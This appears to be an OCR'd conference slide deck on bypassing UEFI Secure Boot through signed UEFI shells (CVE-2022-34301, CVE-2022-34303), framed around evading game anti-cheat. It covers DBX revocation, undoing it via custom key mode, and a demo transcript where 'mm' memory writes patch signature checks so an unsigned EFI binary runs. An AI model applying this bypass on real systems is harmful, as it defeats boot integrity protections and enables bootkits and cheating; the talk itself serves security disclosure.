
- Why bypass Secure Boot at all?
  - Multiple
    - RUST
    - APEX
    - PUBG
    - DAYZ
    - TARKOV
    - VALORANT
    - RAINBOW SIX
    - ENLISTED
    - FORTNITE
    - SQUAD
    - HUNT SHOWDOWN

ZWHAX

EXODUS PRODUCTION

Three keys for the OEM-kings under the sky, Seven for the IBV lords in their halls of stone, Nine for mortal vendors doomed to die, One for the Dark Lord on his dark throne; In the Land of Redmond where the shadows lie.

Background



h0mbre


@h0mbre_

if you have a question about some windows kernel data structure, there's a 50% chance the best person to talk to is a 16 yr old on a game hacking forum

10:06 PM · 09 Aug 22 · Twitter for iPhone

Background


- Ok, but how does this kind of issue get fixed?
  - Simple, DBX update



COMPUTERWORLD

The mess behind Microsoft's yanked UEFI patch KB 4524244

Patch Tuesday's truly odd Win10 patch KB 4524244 wreaked havoc before it was finally pulled last Friday night. Since then, accusations have flown about Kaspersky, in particular, and Microsoft's complicity in signing a rootkit. There's plenty of blame to go around — and much more to the story.




ZDNet

Microsoft pulls security update after reports of issues affecting some PCs

A standalone security update released as part of the February Patch Tuesday cycle has created headaches for some owners of PCs running Windows 10. After investigating reports of those issues, Microsoft has yanked KB4524244 from its update servers.

techradar




Kaspersky denies it's responsible for Windows 10 update fails as blame game commences

By Matt Hanson published February 19, 2020

Update was supposed to fix Kaspersky Rescue Disk

Background

- Ok, but how does this kind of issue get fixed?
  - How to undo the fix to this issue



Expert Key Management

□ Enable Custom Mode


Custom Mode Key Management


● PK
○ KEK
○ db
○ dbx

Vulnerabilities

Vulnerabilities

- Signed UEFI Shells
  - 2 unique shells





Vulnerabilities

DIGITALLY SIGNED


- Signed UEFI Shells
  - 2 unique shells
- Using built in tools to bypass secure boot
  - Memory read and write (mm,dmem)
  - Other utilities for listing handles, mem maps , etc. (dh)
- Exploitation automation using scripting
  - startup.nsh

DEMO

CVE-2022-34301


CVE-2022-34303

UEFI Shell Secure Boot bypass example




```
UEFI Interactive Shell v2.2
EDK II
UEFI v2.70 (EDK II, 0x00010000)
Mapping table
      FS0: Alias(s):HD1b::BLK2:
          PciRoot(0x0)/Pci(0x2,0x0)/HD(1,MBR,0xBE1AFDFA,0x3F,0xFBFC1)
     BLK1: Alias(s):
          PciRoot(0x0)/Pci(0x2,0x0)
     BLK0: Alias(s):
          PciRoot(0x0)/Pci(0x1F,0x2)/Sata(0x2,0xFFFF,0x0)
Press ESC in 4 seconds to skip startup.nsh or any other key to continue.
Shell> fs0:
FS0:\> HelloWorld.efi
Command Error Status: Access Denied
FS0:\> patch.nsh
FS0:\> mm 0x3F2c57a8 0xc3c03148 -w 8 -MEM
FS0:\> mm 0x3F2c57e8 0xc3c03148 -w 8 -MEM
FS0:\> HelloWorld.efi
HelloWorld
FS0:\> _
```

UEFI Shell Secure Boot bypass example




UEFI Shell Secure Boot bypass example


Secure boot

Secure boot is on, preventing malicious software from loading when your device starts up.

